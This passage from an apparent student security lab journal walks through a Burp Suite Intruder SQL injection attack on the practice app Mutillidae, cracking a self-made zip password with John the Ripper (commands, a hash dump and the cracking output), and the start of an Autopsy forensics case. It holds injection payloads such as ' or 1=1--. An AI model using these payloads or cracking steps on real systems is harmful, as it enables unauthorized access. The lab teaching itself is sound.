
Click on "Mutillidae" to enter the web app, then navigate to "OWASP Top 10." Now, select "Injection (SQL)," followed by "Extract Data," then "User Info." You will be greeted with a login screen.

STEP 3:

Configure Your Attack Browser for Burp Suite

Next, we need to configure the browser to work with Burp Suite since it acts as a proxy to intercept and modify requests. I'm using Firefox here, but most browsers will be similar.


Open up the browser's "Preferences," click on "Advanced," then the "Network" tab. Select "Settings" next to the Connection spot, then make sure it's set to "Manual proxy configuration" and enter 127.0.0.1 as the HTTP Proxy and 8080 as the Port. Next, check "Use this proxy server for all protocols," make sure there is nothing listed under No Proxy for, then click "OK." We're now ready to fire up Burp Suite.



STEP 4:

Intercept the Request with Burp Suite

Open the Burp Suite app in Kali, start a new project, then go to the "Proxy" tab and ensure that "Intercept is on" is pressed. This will allow us to modify the request from the webpage and insert different values to test for SQL injection. Back on the login page, I have entered an arbitrary username and attempted to log in. You can view the raw request as well as parameters, headers, and even hex information.



We are primarily interested in the username field since this is what we will modify to test for SQL injection flaws. Click on the "Action" button, then "Send to Intruder." Alternatively, right-click anywhere in the request area and do the same.

STEP 5:

Configure Positions & Payloads in Burp Suite

Next, go to the "Intruder" tab, and click on "Positions." Burp Suite automatically configures the positions where payloads are inserted when a request is sent to intruder, but since we are only interested in the username field, we can clear all positions by pressing "Clear" on the right. Highlight the value entered for username, and click the "Add" button. We will use the "Sniper" attack type which will run through a list of values in the payload and try them one at a time.

Now our position is set, and we're ready to configure the payload. SQL queries work by interacting with data in the database through the use of statements.

The SELECT statement is used to retrieve data, so a login query would look like:

SELECT username, password FROM users WHERE username='myname' AND password='mypassword';

Let us look at the classic SQL injection command ' or 1=1--. Here is what the SQL statement looks like when entered the login field:

SELECT username, password FROM users WHERE username='' or 1=1-- AND password='';


The single quote effectively turns the first part into a blank string, and 1=1 always evaluates to true, so the username query will now run as "blank" or "true." The double dashes comment out the rest of the query so the password field is ignored. Since "blank" or "true" is always true, and the password field is ignored, the database will return account data.

Click on the "Payloads" tab, and go to "Payload Options" — we can leave all the default settings for now. Here we can enter our payloads into a simple list by either adding them one by one or loading an existing list. Kali comes with a variety of wordlists including one specifically for testing SQL injection vulnerabilities. Hit "Load," and navigate to /usr/share/wordlists/wfuzz/injection/SQL.txt. Now, we are prepared to launch our attack.

STEP 6:


Run an Intruder Attack in Burp Suite

Click the "Start attack" button, and a new window will pop up showing the intruder attack. Here you can view the progress of the requests plus their payload and status. Be patient as this can take quite some time to complete depending on the length of the list.



Once intruder is finished, you can view the details of any request simply by clicking on it.

STEP 7:
Analyse the Results in Burp Suite
What we are after here is the response. Every single request that was made returned a status code 200 response, but oftentimes when a payload is successful you will see a different code. Usually, another way to tell if a query succeeded is if the length of the response is noticeably different from the others. I have selected the request containing the SQL query of ' or 1=1 or "=' because I had previously tested this injection manually, so I knew it would work.



Result:
Successful SQL Injection performed.

Experiment 10

Aim : Perform the password cracking on encrypted files using John the ripper/HashCat tool.

Theory:

John the Ripper is a fast password cracker, currently available for many flavors of Unix, macOS, Windows, DOS, BeOS, and OpenVMS (the latter requires a contributed patch). Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix flavors, supported out of the box are Kerberos/AFS and Windows LM hashes, as well as DES-based tripcodes, plus hundreds of additional hashes and ciphers in "-jumbo" versions.

JtR supports several common encryption technologies out-of-the-box for UNIX and Windows-based systems. (ed. Mac is UNIX based). JtR autodetects the encryption on the hashed data and compares it against a large plain-text file that contains popular passwords, hashing each password, and then stopping it when it finds a match.

JtR also includes its own wordlists of common passwords for 20+ languages. These wordlists provide JtR with thousands of possible passwords from which it can generate the corresponding hash values to make a high-value guess of the target password. Since most people choose easy-to-remember passwords, JtR is often very effective even with its out-of-the-box wordlists of passwords.

Practicals:

Cracking Password with John the ripper tool

Step 1: First I have created a zip file and protect it with some password in order to crack it

Filename=ss.zip

Step 2: Now in linux machine I will use john the ripper tool in order to crack the password of file in order to access it.

Commands used in this are as follows.

1) sudo zip2john ss.zip > hash.txt

2) cat hash.txt(it will show the meta information of ss.zip which is encrypted)

3) john hash.txt(it will try all the password guess from the dictionary of wordlist and will find the password if it matches)

```
0b88a371cb8747874683710143760d335a3322b024deda176b026965a4a9cf6843b92c337374e05d18b6045bcf27f6d8169007107159e9d3da1bc465f
8fcd93293b81f3df67cfeaddca7defce5b3e65f40ccc63bc00ce8338b2cd603119a5dcbaa3b39e99d481a9543956d4666e12021d014f17653510630
8a4f3b0c774f060a777e42983831cb47d6d419294682fc3854b4a482470a7b66acab90bad05f6df10120392a88e056de2a685ccbaf71b214a53f5e7
1edbae394e67d382d720cc350bd366afd1cc9da5f078cb62f3adbecfda6fa1c58e17e3394e40d625add08256d46c83a8209fa99249c1781a9d945f4
d3b85c782cbe6e3a68839796a7d5cc4dbf00dca69abd2bf0a41e9d69bea302178ba55e499fde0593548a7c83c1f5fb0f44f63715ce4b75d97a4b2ac
066d7664a8d1becdd0733c12a86cbdaff2c3a3cb9ea9d71e6cbfa4a7eb3b83494ffdf793513f91d4afd9220570de8b723ed84d77bf30d3e5de87d34
ee3d3159521f313025e53c3fa76064ddbbb4e3f035e2c49f8130d72d59b5ffbd936a4ad10fba910f606a9702019450cba1db0d05cc4cd2027ac936a
435e2ec30c9c8f1f8b643bf98ccd2f714f3790e2510ef0535b194e2b9242061c4f91e8067f741bcd16cdddaa13c7005db082f34860ddf5c80fdbb48
dbcc2998257dbcb8904ecec1d74625cd8b7b671a8bf1de9f2611181cf0487adc69c218b6e8c0b85324c996c74258699873570600b00035caff47cf5f
5e953841aab0de065853bb4e2c2ffa62f32361ed9662a2489419a560c26be500b1f83ded353c589111a5bc669e13c242c4668458eb0e532d297126c
856a9faa379f1968ac1f312d30d5351921446a7e8e307132e7d124076968bf8a1d826171b672b70abbe7e5d78f7357ff352601baf7b14ae36d303b5
d7177f269a9e6e40333601b0a694e0bbdf3bf7ec008e5893ae04f3a96607995355f4c5eef58d0194c1f5859611b05d36b244d430a73fb8fa312389e
e951f70d4022af126485251b2c6e01a7ce4093d895fd40789c131df468c5dfb83908223cc20eab76c76112668f690b22cf77f188a819ca829aa4777
71481ea65a52547905d7b103e6023baae2a73f7c6b837b0779e01bce39921d58c282e21db7015555326eab1e586f771f6c1f3a0da4114508440 5a32
f57e1b0f6e1f2474b7c8764f64b39106fb4a09febfa65c907c67c3f6cc2fcd2af398001870ba45e277835edace0bf8103c72239f4e5ec216d0fd3b2
614640b50929a6ab57a34476aa6c7ede47ab91b85b76779235dfe8b86956729627d92bc2c5ad7c2e43f2375fb7abfe88857b5fb6c7e397408503aec
f7484072ec94e196667ac2fa20f03ffa6e66051a39073be59c3b791975b43de3530959b07a3ef1fdb79db0327a0a468fb1be3345fd2d54e79c39d01
08efe205e262dc0ec9b546f3a7f92a719011ee92c32e3a4e51175183c6d4d8bfdda519526395001f61247db209aa23d3d16ff2824beabc2c1bd794b
a7c377399f1ab94b7b8f0b969cf0e1a8f2eff9ae91aaa62beb072320dea479e349d6ba3d7b452576e626a3434011ecdec4dd20e33b917da09312f1b
4e82c1930b65ef2cdc866ac46c271ae99abd8462740ed682d094e58ebdc01a5d4ad22fd86991d2e2e38cc0a8756d704364da7e5ee4e667563ed8fbc
2c584dbe5f4a6f2f2171429d64cfbccc0652134a1c4b03e6cdfd4252c63154e6f5508f6bc976a969c35be6a5ca73c3a41a32c8bc2918e270f26e42d
f27115bd79da29d051da26a72a2b2022cc93b8eabef174d62f15ff6938357044f6848c6515b864f4049ea51e22eb93541185d2315f9ad22bb1e7837
0e5537e114d1e6f1e5f2b62356078d7ee06ad592a5f0037feff71e5cea48bac780a25420e82b0d1d0e32ee43190fe098955244e0f38ab493c9e853b
6f438f3664759b457580a54801e9be41124a7fbd69c63e46d17f12703b42c9f753922932fe8d9b941765286433c2dfce4b4a0bf5fe8ad66bec9f176
6d03fad19a3ef6e1cd446d17524a62d3b0aeb1e55f480ba904f035d14dcee94f8dfae28b42543838aa011e21d2c623c43239a311fc72a4f1f4c1454
b74b9dfec36daab3dce7c05666346f57a35308642cfcae3fefd5ca75af9d77348348ff39d109c87be11578b1d6b10bb49544f2bb9c064cce7e93d58
7108d9fc2a34f22bc8f44475f48477fd96e76d30cc2e450e6b081b2f7f5866f9fb1ea9e7819d4fce5d1c3a3339dea2371973cbbd1fad35c7de63160
ceb2bc4778b879d3796ce940f9c78a2bf24865f26a049e54ebd93c0bc02df54535ab6c2638a4eb1b4c3eb15ea2236bdfb56634f7245ca8c7553fada
15ac9f17e5273293cd0fdbaa77ba6ca1cab683828a521adf486007a652b695d43a315bbce62081928488c0b8aeedae55574b0083943dbd50f6d3194
da76ea27b07057faf69820c41b99e0713ddf194328fc90deebcdb74e91955dbc14fff1df46ce177f8200be59f62275e46e489fd25a6c027939d9dd3
b7a418db08885a91c9383bc2eeb2a6eefb40c17c656136239e0de36d4c6c6a840d50826057433d531ad9bddde019baa252d4d01839df2126e70b173
b9680a3624ad1d6ec3717203245e0d41690c55eaa52bec56424e510fa05b3931dd794367130b88a682c1e5789519a5869d99d0053aadabfebeec30b
d464d03740abebbec3e7e7d102f044c9d7ea40be8892e8d01966f19e228f620f69e2ce3e733d9c042c8a884f39f42078acda75a54080e41b81e9bbc
```


```
┌──(root㉿kali)-[/home/anky/Desktop]
└─# sudo john hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456           (ss.zip/Screenshot (452).png)
1g 0:00:00:00 DONE 2/3 (2023-04-18 22:23) 3.030g/s 175442p/s 175442c/s 175442C/s 123456..ferrises
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Experiment 11

Aim : Study the AUTOPSY Framework for Digital forensics and also perform digital acquisition of digital drive.


What is Autopsy?
Autopsy is an open source digital forensics tool developed by Basis Technology, first released in 2000. It is a free to use and quite efficient tool for hard drive investigation with features like multi-user cases, timeline analysis, registry analysis, keyword search, email analysis, media playback, EXIF analysis, malicious file detection and much more.

How to use Autopsy for digital investigation?
Now, we will see how we can use Autopsy for investigating a hard drive. For that, we will go through a popular scenario most of us come across while studying digital forensics, and that is the scenario of Greg Schardt.


Let me tell you the scenario in brief:
It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, Greg Schardt. Schardt also goes by the online nickname of “Mr. Evil” and some of his associates have said that he would park his vehicle within range of Wireless Access Points where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords. Find any hacking software, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, Greg Schardt.

Step 1: Run Autopsy and select New Case.


Step 2: Provide the Case Name and the directory to store the case file.
Click on Next.




Step 3: Add Case Number and Examiner's details, then click on Finish.



